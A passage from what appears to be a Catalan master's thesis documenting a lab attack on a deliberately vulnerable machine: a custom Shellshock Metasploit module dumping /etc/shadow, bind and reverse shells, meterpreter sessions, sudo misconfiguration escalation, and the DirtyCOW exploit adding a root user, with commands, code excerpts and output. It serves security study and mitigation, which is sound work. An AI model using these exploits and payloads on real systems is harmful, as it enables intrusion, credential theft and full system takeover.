En el cas de la màquina *kali* primer li hem de copiar els fitxers que els hem posat primer a la carpeta `/home/buba/.tmp/TFMcodi/` de *Bubarch* per a que el camí sigui més curt quan usem `scp` [95] i després copiar-los i posar-los el permís d'execució, figura 100:

```
root@kali:~# scp -r buba@192.168.1.4:~/.tmp/TFMcodi .
root@kali:~# cd TFMcodi/
root@kali:~/TFMcodi#
root@kali:~/TFMcodi# chmod +x apache_cgi_bash_shellshock_uoc.py tests.sh
```

Figura 100: Copia del codi de Bubarch a kali i canvi permisos

Després hem d'exportar la llibreria de *Metasploit* per a poder executar el *exploit*, nosaltres per cercar fitxers empram l'eina `locate` [96] i cerquem el fitxer `module.py`, tarda menys que `find`, figura 101:

```
root@kali:~/TFMcodi# apt install locate
root@kali:~/TFMcodi# updatedb
root@kali:~/TFMcodi# locate module.py
....
/usr/share/metasploit-framework/lib/msf/core/modules/external/python/metasploit/
module.py
```

Figura 101: Localització de module.py a kali

Ara ja podem exportar la variable `PYTHONPATH` [75], figura 102:

```
root@kali:~/TFMcodi# export
PYTHONPATH=$PYTHONPATH:/usr/share/metasploit-framework/lib/msf/core/modules/external/
python
```

Figura 102: Exportació `PYTHONPATH` a kali

I ja es pot veure que l'execució ja es correcta, figura 103:

```
root@kali:~/TFMcodi# ./apache_cgi_bash_shellshock_uoc.py -h
usage: apache_cgi_bash_shellshock_uoc.py [-h] [--targeturi TARGETURI]
                                         [--targetssl TARGETSSL]
                                         [--command COMMAND] --rhost RHOST
                                         [--timeout TIMEOUT] [--cve CVE]
                                         [ACTION]
```

Figura 103: Execució de `apache_cgi_bash_shellshock_uoc.py -h` per l'ajuda a kali

Fem algunes proves com les anteriors, `Soft_check` a *hackersClub,* figura 104:

```
root@kali:~/TFMcodi# ./apache_cgi_bash_shellshock_uoc.py --rhost 192.168.1.5 --targeturi
/cgi-bin/vuln.cgi soft_check
confirmed
```

Figura 104: Execució de `apache_cgi_bash_shellshock_uoc.py` amb `soft_check` de kali cap a hackersClub

O `Soft_check` a *kali,* figura 105:

```
root@kali:~/TFMcodi# ./apache_cgi_bash_shellshock_uoc.py --rhost 192.168.1.9 --targeturi
/cgi-bin/vuln.cgi soft_check
safe
```

Figura 105: Execució de `apache_cgi_bash_shellshock_uoc.py` amb `soft_check` de kali cap a kali

O Ordre "`cat /etc/shadow`" a *hackersClub,* figura 106:

```
root@kali:~/TFMcodi# ./apache_cgi_bash_shellshock_uoc.py --rhost 192.168.1.5 --targeturi
/cgi-bin/vuln.cgi --command "cat /etc/shadow"
[*] 192.168.1.5 - Exploiting ...
[*] 192.168.1.5 - Opening http://192.168.1.5//cgi-bin/vuln.cgi
[*] 192.168.1.5 - Response data from server
[*] 192.168.1.5 -
root:*:13525:0:99999:7:::
lp:*:13510:0:99999:7:::
nobody:*:13509:0:99999:7:::
tc::13646:0:99999:7:::
hca:$1$KzFaCMb6$2wGlnsNrLm5JoMs7KtTBQ1:17877:0:99999:7:::
```

Figura 106: Execució de `apache_cgi_bash_shellshock_uoc.py` amb `--command` de kali cap a hackersClub

O Ordre `id` a *ubuntu,,* figura 107:

```
root@kali:~/TFMcodi# ./apache_cgi_bash_shellshock_uoc.py --rhost 192.168.1.7 --targeturi
/cgi-bin/vuln.cgi --command "id" --targetssl HTTPS
[*] 192.168.1.7 - Exploiting ...
[*] 192.168.1.7 - Opening https://192.168.1.7//cgi-bin/vuln.cgi
[!] 192.168.1.7 - Other error happened
[!] 192.168.1.7 - Reason: [SSL: UNSUPPORTED_PROTOCOL] unsupported protocol (_ssl.c:727)
```

Figura 107: Execució de `apache_cgi_bash_shellshock_uoc.py` amb `command` i `ssl` de kali cap a hackersClub

Les ordres que van cap al servidor HTTPS antic i vulnerable no van bé des de *kali*, des de *Bubarch* sí. Després d'aprofundir-hi una mica creiem que és perquè els xifrats disponibles a la versió del *OpenSSL* de la distribució de *kali Linux* no suporten protocols antics, és a dir, no té gaire a veure amb el desenvolupament del exploit i per tant creiem que queda defora de l'abast d'aquest treball. [97]

tests.sh

L'arxiu `tests.sh` és un script de *Bash* fet facilitar les proves, ja que executa algunes variacions dels arguments i també prova el suport d'errors per camins o màquines inexistents, o l'execució amb *Python* 2 i 3.

Permet la configuració de varies màquines a comprovar, el nom del *script* i el camí al *script* vulnerable, figura 108:

```
#CONFIGURACIO DEL SCRIPT

#Posar IP de la maquina comprovar, imprescindinble mvulh
#les altres es poden deixar en blanc
#seria la maquina objectiu del treball
mvulh=192.168.1.5  # IP Maquina vulnerable HTTP: $mvulh"
mvuls=192.168.1.7  # IP Maquina vulnerable HTTPS
mnvulh=192.168.1.9 # IP Maquina NO vulnerable HTTP
mnvuls=192.168.1.9 # IP Maquina NO vulnerable HTTPS
minex=192.168.199  # IP Maquina que no existeix

#Nom del script
scriptname="apache_cgi_bash_shellshock_uoc.py"

#Cami del scipt vulnerable al server
targeturi="/cgi-bin/vuln.cgi"
```

Figura 108: Configuració del script tests.sh

A la carpeta `logs` hi trobareu la sortida de l'execució des de les màquines *kali* i *Bubarch* a aquest entorn per si els voleu comprovar.

8.2.3. Execució del mòdul dins *Metasploit* (msfconsole).

Per executar els mòduls d'usuari dins *Metasploit* primer els hem de carregar, aquesta web [98] ens diu algunes passes.

Primer, figures 109 i 110, hem de crear un directori a l'usuari on posarem el *exploit. Metasploit* hi va a cercar els mòduls d'usuari, l'hem de posar al camí adequat, el nostre és un *exploit* per Linux i protocol HTTP. Després hi copiem el mòdul

kali:

```
root@kali:~/TFMcodi# mkdir -p ~/.msf4/modules/exploits/linux/http
root@kali:~/TFMcodi# cp apache_cgi_bash_shellshock_uoc.py
~/.msf4/modules/exploits/linux/http/.
```

Figura 109: Creació del direcori d'usuari de mòduls de Metasploit i còpia del desenvolupat a kali

Bubarch:

```
[buba@Bubarch codi python exploit]$ mkdir -p ~/.msf4/modules/exploits/linux/http
[buba@Bubarch codi python exploit]$ cp apache_cgi_bash_shellshock_uoc.py
~/.msf4/modules/exploits/linux/http/.
```

Figura 110: Creació del direcori d'usuari de mòduls de Metasploit i còpia del desenvolupat a Bubarch

Després, figures 111 i 112, en ambdós casos basta executar la consola de *Metasploit,* `msfconsole.`

kali:

```
root@kali:~/TFMcodi# msfconsole
```

Figura 111: Execució consola Metsploit a kali

Bubarch:

```
[buba@Bubarch codi python exploit]$ msfconsole
```

Figura 112: Execució consola Metsploit a Bubarch

Nosaltres estem emprant la versió `4.7.29-dev` en tots dos casos.

Una vegada estem dins el Metasploit, hem d'emprar algunes ordres per emprar configurar el exploit [99]. El següent pas, figura 113, és carregar el *exploit* amb l'instrucció `use:`

```
msf > use exploit/linux/http/apache_cgi_bash_shellshock_uoc
msf exploit(linux/http/apache_cgi_bash_shellshock_uoc) >
```

Figura 113: Carregar `apache_cgi_bash_shellshock_uoc` a Metasploit

Amb la comanda `info` obtindrem informació del *exploit*, i amb l'ordre `options` [99], figura 114, obtindrem els arguments. Ens hem de fixar en els que estan en minúscula, ja que són els que emprarem dins el codi en `Python`, la resta provenen de la plantilla de *Ruby,* `erb` [82] emprada però no ens afecten per a que funcioni.

```
msf exploit(linux/http/apache_cgi_bash_shellshock_uoc) > options

Module options (exploit/linux/http/apache_cgi_bash_shellshock_uoc):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)
   cve        CVE-2014-6271    yes       Using vuln CVE-2014-6271 (Accepted: CVE-2014-6271)
   rhost                       yes       Target address
   targetssl  HTTP             yes       Target uses HTTP  or HTTPS protocol (Accepted: HTTP, HTTPS)
   targeturi  /                yes       The base path
   timeout    7                yes       Socket Timeout


Exploit target:

   Id  Name
   --  ----
   0   linux x86
```

Figura 114: Opcions del exploit a Metasploit

A la figura 114 es pot veure que excepte el `rhost`, la resta tenen valors per defecte. L'opció `command` no surt, en aquest cas es carrega el *payload. A*ra els configurem amb la maquina objectiu amb l'ordre `set`, figura 115:

```
msf exploit(linux/http/apache_cgi_bash_shellshock_uoc) > set rhost 192.168.1.5
rhost => 192.168.1.5
msf exploit(linux/http/apache_cgi_bash_shellshock_uoc) > set targeturi /cgi-bin/vuln.cgi
targeturi => /cgi-bin/vuln.cgi
```

Figura 115: Assignant `rhost` i `targeturi` a Metasploit

Amb comanda `show payloads` es mostren els *payloads* disponibles, figura 116:

```
msf exploit(test/apache_cgi_bash_shellshock_uoc) > show payloads

Compatible Payloads
===================

   Name                                  Disclosure Date  Rank    Check  Description
   ----                                  ---------------  ----    -----  -----------
   generic/custom                                         normal  No     Custom Payload
   generic/debug_trap                                     normal  No     Generic x86 Debug Trap
   generic/shell_bind_tcp                                 normal  No     Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                              normal  No     Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                     normal  No     Generic x86 Tight Loop
   linux/x86/chmod                                        normal  No     Linux Chmod
   linux/x86/exec                                         normal  No     Linux Execute Command
```

Figura 116: Mostrar payloads a Metasploit

Posem que volem executar una ordre a la màquina remota, haurem d'emprar `linux/x86/exec`, la podem triar amb l'ordre `set payload linux/x86/exec`. Després podem executar l'ordre `options linux/x86/exec` per veure les opcions disponibles, just hi ha `CMD` que serà la comanda a executar. Podríem posar per exemple `cat /etc/shadow`, figura 117.

```
msf exploit(test/apache_cgi_bash_shellshock_uoc) > set payload linux/x86/exec
payload => linux/x86/exec
msf exploit(test/apache_cgi_bash_shellshock_uoc) > options linux/x86/exec

Module options (payload/linux/x86/exec):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
   CMD                    yes       The command string to execute

msf exploit(test/apache_cgi_bash_shellshock_uoc) > set cmd cat /etc/shadow
cmd => cat /etc/shadow
```

Figura 117: Configuració payload `linux/x86/exec` a Metasploit

Aleshores només ens queda executar el *exploit* amb l'ordre *exploit* per veure si funciona correctament, figura 118:

```
msf exploit(linux/http/apache_cgi_bash_shellshock_uoc) > exploit

[*] Exploiting...
[*] Using URL: http://0.0.0.0:8080/1OfhAc
[*] Local IP: http://192.168.1.4:8080/1OfhAc
[*] 192.168.1.5 - Exploiting ...
[*] 192.168.1.5 - Opening http://192.168.1.5//cgi-bin/vuln.cgi
[*] Client 192.168.1.5 (Wget) requested /1OfhAc
[*] Sending payload to 192.168.1.5 (Wget)
[*] 192.168.1.5 - Response data from server
[*] 192.168.1.5 -
root:*:13525:0:99999:7:::
lp:*:13510:0:99999:7:::
nobody:*:13509:0:99999:7:::
tc::13646:0:99999:7:::
hca:$1$KzFaCMb6$2wGlnsNrLm5JoMs7KtTBQ1:17877:0:99999:7:::
...
[*] Command Stager progress - 100.00% done (110/110 bytes)
[*] Server stopped.
[*] Exploit completed, but no session was created.
msf exploit(linux/http/apache_cgi_bash_shellshock_uoc) >
```

Figura 118: Execució exploit a metasploit

Es pot observar a la figura 118 com tot funciona correctament i veim el *hash* de la contrasenya de l'usuari `hca`. Aquest *hash* es podria passar pel programa *john the ripper* [100] per obtenir la contrasenya, ho vàrem provar i el resultat és `tcuser`.

Podem emprar altres *payoads* interessants com el `linux/x86/shell/bind_tcp` que engega una sessió de *shell.* Aquest té les opcions `RHOST` que l'agafa del nostre *exploit* i `LPORT` que és el port que espera la connexió, per defecte és el 4444, figura 119:

```
msf exploit(linux/http/apache_cgi_bash_shellshock_uoc) > set payload linux/x86/shell/bind_tcp
payload => linux/x86/shell/bind_tcp
msf exploit(linux/http/apache_cgi_bash_shellshock_uoc) > exploit

[*] Exploiting...
[*] Using URL: http://0.0.0.0:8080/Zf4P1tPqSd
[*] Local IP: http://192.168.1.4:8080/Zf4P1tPqSd
[*] 192.168.1.5 - Exploiting ...
[*] 192.168.1.5 - Opening http://192.168.1.5//cgi-bin/vuln.cgi
[*] Client 192.168.1.5 (Wget) requested /Zf4P1tPqSd
[*] Sending payload to 192.168.1.5 (Wget)
[-] 192.168.1.5 - Socket timed out now is: 7)
[*] 192.168.1.5 - Possible loaded and executed payload wait for session..
[*] Command Stager progress - 100.00% done (114/114 bytes)
[*] Started bind TCP handler against 192.168.1.5:4444
[*] Sending stage (36 bytes) to 192.168.1.5
[*] Command shell session 1 opened (192.168.1.4:35999 -> 192.168.1.5:4444) at 2018-12-12 06:24:44 +0100
[*] Server stopped.

ls
vuln.cgi
id
uid=1000(hca) gid=50(staff) groups=50(staff)
```

Figura 119: Configuració i demostració payload `linux/x86/bind_tcp` *a Metasploit*

Com veiem a la figura 119, es poden executar ordres a la màquina remota per què ara tenim una connexió al *Bash* de la màquina objectiu. Hem mirat que hi ha al directori de la màquina objectiu amb l'ordre `ls` i ens diu que un arxiu `vuln.cgi`. Si executam la comanda `id` ens diu la informació de l'usuari amb el qual estem connectats, `hca`.

Escalar privilegis per mala configuració.

Tenint accés a un *shell* amb l'usuari `hca` podem mirar de passar a **`root`** escalant privilegis, potser hi hagi una mala configuració del sistema que ho permeti.

Si es mira el manual de l'ordre `sudo` [101] hi ha algunes comandes que ens poden anar bé. Primer, figura 120, podem mirar el *id* i quin usuari som, som l'usuari `hca` amb permisos limitats:

```
id
uid=1000(hca) gid=50(staff) groups=50(staff)
whoami
hca
```

Figura 120: Comprovació de privilegis amb payload `linux/x86/bind_tcp` *de Metasploit a hackersClub*

Després, figura 121, mirem a veure si s'executa l'ordre `sudo`:

```
sudo
usage: sudo -h | -K | -k | -L | -V
usage: sudo -v [-AknS] [-g groupname|#gid] [-p prompt] [-u user name|#uid]
usage: sudo -l[l] [-AknS] [-g groupname|#gid] [-p prompt] [-U user name] [-u...
```

Figura 121: Execució de `sudo` amb payload `linux/x86/bind_tcp` de Metasploit a hackersClub

Sembla que sí, aleshores, provem de mirar que podem fer al sistema amb `sudo -l` [101], figura 122:

```
sudo -l
User hca may run the following commands on this host:
    (root) NOPASSWD: ALL
```

Figura 122: Execució de `sudo -l` amb payload `linux/x86/bind_tcp` de Metasploit a hackersClub

El que veiem a la figura 122 significa que si executem `sudo (alguna operacio)` ho farem com a `root (root)` i que no necessitem cap contrasenya per fer qualsevol cosa `NOPASSWD: ALL`. Per tant, podem emprar la comanda `sudo -s` [101] que ens hauria de permetre obrir un *shell* com a `root` si hi ha l'arxiu `/etc/passwd` el shell que emprarà aquest usuari. Si mirem la figura 57, veurem que tenim aquesta informació, figura 123:

```
root:x:0:0:root:/root:/bin/sh
```

Figura 123: Usuari root a /etc/users

Ara podem executar `sudo -s` a veure què passa, figura 124:

```
sudo -s
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

Figura 124: Execució de `sudo -s` amb payload `linux/x86/bind_tcp` de Metasploit a hackersClub

Veiem a la figura 124 que si ara comprovem quin usuari som, aquest és **`root`** i per tant tenim els màxims privilegis.

Per evitar-ho, s'hauria de configurar l'arxiu `/etc/sudoers` [102] que es mostra a la figura 125 adequadament perquè això no passi. Per a que ens demani contrasenya quan emprem `sudo`, s'hauria de posar l'usuari `tc` i `hca` com el de `root`.

```
# User privilege specification
root    ALL=(ALL) ALL
tc     ALL=NOPASSWD: ALL
hca    ALL=NOPASSWD: ALL
```

Figura 125: Especificació de privilegis de usuaris a `/etc/sudoers` a hackersClub

Hi ha un altre *payload* que és el `meterpreter` [103], és un entorn bastant complet que permet fer força coses. Per mirar que es pot fer es pot mirar un petit manual [104] però el millor és cridar a l'ordre `help` una vegada es té una sessió oberta.

Per emprar-lo com els altres *payloads* emprem la ordre `set payload linux/x86/meterpreter/bind_tcp`, figura 126:

```
msf exploit(linux/http/apache_cgi_bash_shellshock_uoc) > set payload linux/x86/meterpreter/bind_tcp
payload => linux/x86/meterpreter/bind_tcp
msf exploit(linux/http/apache_cgi_bash_shellshock_uoc) > exploit

[*] Exploiting...
[*] Using URL: http://0.0.0.0:8080/70jDVYQJ7
[*] Local IP: http://192.168.1.4:8080/70jDVYQJ7
[*] 192.168.1.5 - Exploiting ...
[*] 192.168.1.5 - Opening http://192.168.1.5//cgi-bin/vuln.cgi
[*] Client 192.168.1.5 (Wget) requested /70jDVYQJ7
[*] Sending payload to 192.168.1.5 (Wget)
[-] 192.168.1.5 - Socket timed out now is: 7)
[*] 192.168.1.5 - Possible loaded and executed payload wait for session..
[*] Command Stager progress - 100.00% done (113/113 bytes)
[*] Started bind TCP handler against 192.168.1.5:4444
[*] Sending stage (861480 bytes) to 192.168.1.5
[*] Meterpreter session 5 opened (192.168.1.4:32809 -> 192.168.1.5:4444) at 2018-12-13 03:11:00 +0100
[*] Server stopped.

meterpreter > sysinfo
Computer     : 192.168.1.5
OS           :  (Linux 4.2.9-tinycore)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: uid=1000, gid=50, euid=1000, egid=50
meterpreter >
```

Figura 126: Selecció i execució del payload `linux/x86/meterpreter/bind_tcp` a Metasploit

A la màquina *kali* amb *Kali Linux* ho hem provat, figura 127, i ha anat bé. El *payload* per defecte és el `meterpreter` però el servei s'inicia a la nostra màquina i és la màquina objectiu qui es connecta (*reverse*) per això la connexió es fa al port de *kali* (192.168.1.9) 4444.[105] i [106]. Amb això acabem l'explicació de l'ús del mòdul al *Metasploit*.

```
msf > hostname
[*] exec: hostname

kali
msf > use exploit/linux/http/apache_cgi_bash_shellshock_uoc
msf exploit(linux/http/apache_cgi_bash_shellshock_uoc) > set rhost 192.168.1.5
rhost => 192.168.1.5
msf exploit(linux/http/apache_cgi_bash_shellshock_uoc) > set targeturi /cgi-bin/vuln.cgi
targeturi => /cgi-bin/vuln.cgi
msf exploit(linux/http/apache_cgi_bash_shellshock_uoc) > exploit

[*] Started reverse TCP handler on 192.168.1.9:4444
[*] Exploiting...
[*] Using URL: http://0.0.0.0:8080/m32DlfUcqQHcwj2
[*] Local IP: http://192.168.1.9:8080/m32DlfUcqQHcwj2
[*] 192.168.1.5 - Exploiting ...
[*] 192.168.1.5 - Opening http://192.168.1.5//cgi-bin/vuln.cgi
[*] Client 192.168.1.5 (Wget) requested /m32DlfUcqQHcwj2
[*] Sending payload to 192.168.1.5 (Wget)
[*] Sending stage (861480 bytes) to 192.168.1.5
[*] Meterpreter session 3 opened (192.168.1.9:4444 -> 192.168.1.5:33926) at 2018-12-13 03:16:09 +0100
[-] 192.168.1.5 - Socket timed out now is: 7)
[*] 192.168.1.5 - Possible loaded and executed payload wait for session..
[*] Command Stager progress - 100.00% done (119/119 bytes)
[*] Server stopped.

meterpreter > getuid
Server username: uid=1000, gid=50, euid=1000, egid=50
meterpreter >
```

Figura 127: Prova de Metasploit a kali

9. Vulnerabilitat DirtyCOW

En aquest capítol analitzarem la vulnerabilitat coneguda com *DirtyCOW* [107] i [108]. Compilarem i executarem el *exploit* [109] suggerit pels consultors per obtenir els màxims privilegis a la màquina objectiu.

9.1. Anàlisi vulnerabilitat DirtyCOW

Aquesta vulnerabilitat té l'identificador CVE-2016-5195 [110], figura 128:



Figura 128: nformació de la vulnerabilitat CVE-2016-5195 a cve.mitre.org

La descripció de la figura 128 ens diu que hi ha una situació de competició (*race condition*) al fitxer `mm/gup.c` del codi del kernel de Linux des de la versió 2.x passant per la 4.x fins abans de la 4.8.3. Això permet als usuaris locals, elevar els seus privilegis aprofitant-se de la mala manipulació de la tècnica d'optimització *copy-on-write* per escriure a un fitxer mapat a memòria com només lectura.

Expliquem alguns conceptes:

- Condició de cursa (*race condition*) [111]: Una situació de competició es dóna quan es produeix un resultat inesperat a causa del moment en el qual passen unes accions que afecten altres accions [112]. Per exemple, si es tenen dos fils de processament (*threads*) que s'executen alhora i intenten tractar el mateix objecte en la memòria. Un l'intenta modificar i l'altra copiar, pot passar que primer es copiï i el que l'ha de modificar el modifiqui quan ja s'ha copiat o pot passar a la inversa de manera que si el resultat que esperem és el copiat a vegades podem obtenir-ho modificat i a vegades no.

- `mm/gup.c gup` significa `get_user_pages` aquest codi forma parta del gestionador de memòria (*memory management*, mm) de *Linux* [113].

- Fitxer mapat a memòria, és un segment de l'espai de memòria virtual al que ha sigut assignat el contingut d'un fitxer o part d'aquest de manera ordenada. Aquest fitxer tant pot ser un fitxer físic, un dispositiu o un objecte que el sistema operatiu veu com un fitxer, s'empra la crida de sistema `mmap()` per fer el mapat [114].

- *Copy-on-write,* és una tècnica d'optimització per a la memòria per la còpia de dades de la memòria entre processos o fils. Per exemple, un procés pare té un recurs com un fitxer mapat a memòria i es crea un procés fill amb la crida de sistema `fork()`.[118] Aleshores, es comparteixen entre el procés pare i el fill les pàgines de memòria on hi ha el mapat del fitxer, de manera que només existeix un mapat del fitxer en comptes de crear una nova còpia completa pel procés fill. Si el procés fill només ha de llegir el mapat del fitxer, podrà agafar les dades, si l'ha d'escriure, es crearà una nova pàgina de memòria exclusiva pel procés fill, ja que la del pare està protegida contra escriptura, de manera que només el procés fill veurà els canvis, per al pare no n'hi haurà [115].

Si es mira, figura 129, una mica el codi del *exploit* *`dirty.c`* es pot observar que el que fa és, entre altres coses, és (153) mapar en memòria el fitxer `/etc/passwd` (45) amb permisos de només lectura (153 i 155) , el *flag* `MAP_PRIVATE` (156) indica que es crea un mapat amb *copy-on-write* [116].

```
45 const char *filename = "/etc/passwd";
...
151  f = open(filename, O_RDONLY);
152  fstat(f, &st);
153  map = mmap(NULL,
154             st.st_size + sizeof(long),
155             PROT_READ,
156             MAP_PRIVATE,
157             f,
158             0);
```

Figura 129: Codi de `dirtycow.c` on es mapa en memòria `/etc/passwd` amb COW

Després, intentarà arribar a una condició de cursa entre dos fils de procés.

A un, figura 130, s'executa la crida de sistema `madvise` [117] amb el flag, `MADV_DONTNEED` (82) moltes vegades (81), aquesta crida permet dir-li al sistema de gestió de memòria com tractar-la, el flag `MADV_DONTNEED` indica que pot descartar els recursos associats, encara que si s'hi intenta tornar a accedir, es tornaran a carregar les dades del mapat que li hàgem passat (el fitxer en el nostre cas). [117]

```
79 void *madviseThread(void *arg) {
80   int i, c = 0;
81   for(i = 0; i < 200000000; i++) {
82    c += madvise(map, 100, MADV_DONTNEED);
83   }
84  printf("madvise %d\n\n", c);
85 }
```

Figura 130: Codi de funció madviseThread de `dirtycow.c`

Aquí, figura 131, es veu com es creen els dos (160) [118], a un s'executarà la funció `madvaiseThread` (178 a 185) anterior. I a l'altra que intenta escriure a la pròpia memòria del procés amb la crida de sistema `ptrace` [119] que s'empra per al seguiment i *debug* de processos. El que s'intenta (165 a 176) escriure és una nova línia al mapa del fitxer `/etc/passwd` (171) que inclourà el nou usuari que ens permetrà escalar els privilegis per obtenir els permisos de `root` a la màquina vulnerable.

```
160  pid = fork();
161  if(pid) {
162    waitpid(pid, NULL, 0);
163    int u, i, o, c = 0;
164    int l=strlen(complete_passwd_line);
165    for(i = 0; i < 10000/l; i++) {
166      for(o = 0; o < l; o++) {
167        for(u = 0; u < 10000; u++) {
168          c += ptrace(PTRACE_POKETEXT,
169                      pid,
170                      map + o,
171                      *((long*)(complete_passwd_line + o)));
172        }
173      }
174    }
175    printf("ptrace %d\n",c);
176  }
177  else {
178    pthread_create(&pth,
179                   NULL,
180                   madviseThread,
181                   NULL);
182    ptrace(PTRACE_TRACEME);
183    kill(getpid(), SIGSTOP);
184    pthread_join(pth,NULL);
185  }
```

Figura 131: Codi de `dirtycow.c` amb bucle `ptrace` i creació de processos

La condició de carrera passa entre els dos processos abans descrits, el que intenta escriure al *map* del fitxer amb la crida `ptrace` i el que directament descarta el mapat privat del fitxer. De manera que si es van repetint a la vegada les dues operacions com passa amb els blocs `for` que s'han posat, pot passar que es fiqui la dada abans que el *kernel* hagi creat el mapat privat al procés que copia, ja que pot haver-se descartat abans gràcies a la funció `madvise` i en comptes d'escriure la línia d'usuari al mapat privat es faci a l'original i per tant al fitxer.

Amb tot això podem veure que la vulnerabilitat afecta directament al *kernel* de Linux, específicament a la part de la gestió de la memòria virtual per a l'usuari.

En *conseqüència* per evitar la vulnerabilitat, el *patch* [120] que ho arregla afegeix un *flag* que indiqui que el *copy-on-write* ja s'ha realitzat, per tant, per evitar la vulnerabilitat seria necessari aplicar aquest apedaçat a l'arxiu de codi `mm/gup.c gup` del nucli.

A aquest [121] vídeo està molt ben explicat.

9.2. Compilació i execució DirtyCOW

Anem a fer la compilació del *exploit* per veure si funciona com diu. El codi del *exploit* es troba a la carpeta `dirtycow` que l'hem baixat de la web [109].

Li canviem el nom de `40839.c` a `dirty.c` per poder seguir les instruccions que hi ha al codi, figura 132.

```
[buba@Bubarch dirtycow]$ mv 40839.c dirty.c
```

Figura 132: Canvi de nom de `40839.c`

I ara, figura 133, el compilem amb la línia indicada al codi, hi afegim l'opció `-m32` per compilar-lo per l'arquitectura *x86* que empra la màquina vulnerable.

```
[buba@Bubarch dirtycow]$ gcc -pthread dirty.c -m32 -o dirty -lcrypt
```

Figura 133: Compilació de `dirty.c`

Després, figura 134, el copiem a la carpeta `.tmp` del usuari, així serà més accesible.

```
[buba@Bubarch dirtycow]$ cp dirty ~/.tmp/.
```

Figura 134: Copia de executable `dirty` a directori temporal

A continuació, l'hem de pujar a la màquina objectiu (*hackersClub*), podem emprar el `meterpreter` per això, el podem engegar com ho hem fet anteriorment, figura 135.

```
meterpreter > getuid
Server username: uid=1000, gid=50, euid=1000, egid=50
meterpreter > lcd /home/buba/.tmp
meterpreter > lls
Listing Local: /home/buba/.tmp
==============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40755/rwxr-xr-x   4096      dir   2018-12-12 01:29:14 +0100  TFMcodi
100755/rwxr-xr-x  16656     fil   2018-12-14 02:28:49 +0100  dirty
100644/rw-r--r--  45392     fil   2013-03-01 11:18:53 +0100  global.dat
100644/rw-r--r--  33555424  fil   2013-03-01 11:18:53 +0100  heap.dat

meterpreter > upload dirty /tmp
[*] uploading  : dirty -> /tmp
[*] uploaded   : dirty -> /tmp/dirty
```

Figura 135: Pujada d'executable `dirty` a hackersClub amb `meterpreter`

A la figura 135 veiem com una vegada engegat el `meterpreter`, miram l'usuari que som (`getuid`) i obtenim els identificadors que s'obtenen anteriorment per `hca`. Usem l'ordre `lcd` per canviar de directori local, seguida de la `lls` per un `ls` local i finalment pujam l'arxiu `dirty` a algun directori on probablement l'usuari `hca` tendrà permisos, com és `/tmp`. Després podem sortir amb `exit` del `meterpreter`. [104]

Després, figura 136, podem emprar el *payload* de la *shell* (`linux/x86/shell/bind_tcp`) que és més estable per executar fitxers que el `meterpreter` i tornar a emprar `exploit`.

```
whoami
hca
id
uid=1000(hca) gid=50(staff) groups=50(staff)cd /tmp
ls -lah dirty
-rw-r--r--    1 hca      staff      16.3K Dec 14 01:38 dirty
chmod +x dirty
./dirty 123456
ls
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 123456
Complete line:
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash

mmap: b7737000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123456'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

Figura 136: Execució de `dirty` a hackersClub

A la figura 136 es pot veure que hem mirat quin usuari érem (`hca`) i que hem anat al directori `/tmp` i hem mirat que el programa `dirty` hi fos i li hem donat permís d'execució (`chmod +x`) ,ja que no el tenia i l'hem executat (`./dirty 123456`). Tarda uns minuts, després, ens informa que s'ha fet una còpia de l'arxiu `/etc/passwd` i s'ha afegit la línia del nostre usuari que mirem l'arxiu si és correcte. Podem veure que així és, a la figura 137.

```
cat /etc/passwd
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash
/lpd:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/false
tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh
hca:x:1000:50:Linux User,,,:/home/hca:/bin/sh
```

Figura 137: Comprovació de `/etc/passwd` a hackersClub

Finalment, figura 138, ja podem mirar si ens deixa canviar d'usuari i podem comprovar el `id` que tenim, l'argument que li hem passat quan hem executat el *exploit* (`123456`) és la contrasenya.

```
su firefart
Password: 123456

id
uid=0(firefart) gid=0(root) groups=0(root)
```

Figura 138: Canvi de usuari i comprovació de privilegis a hackersClub

I com es pot veure a la figura 138, l'execució del `id` ens indica que tenim els permisos de `root`, és a dir, ha anat tot com preteníem. No hauríem d'oblidar de restaurar l'arxiu original de /`etc/passwd` abans desconnectar-nos com bé ens ha avisat al final de l'execució.

Així ja arribem a la fita 3 DirtyCOW.

10. Mitigació de vulnerabilitats

En aquest capítol explicarem com intentar protegir-nos de les vulnerabilitats aplicant el principi de Defensa en profunditat a la nostra màquina objectiu i explicarem altres sistemes de protecció com DEP i ASLR, és impossible evitar totes les amenaces però si es poden posar sistemes per reduir-les.

10.1. Defensa en profunditat

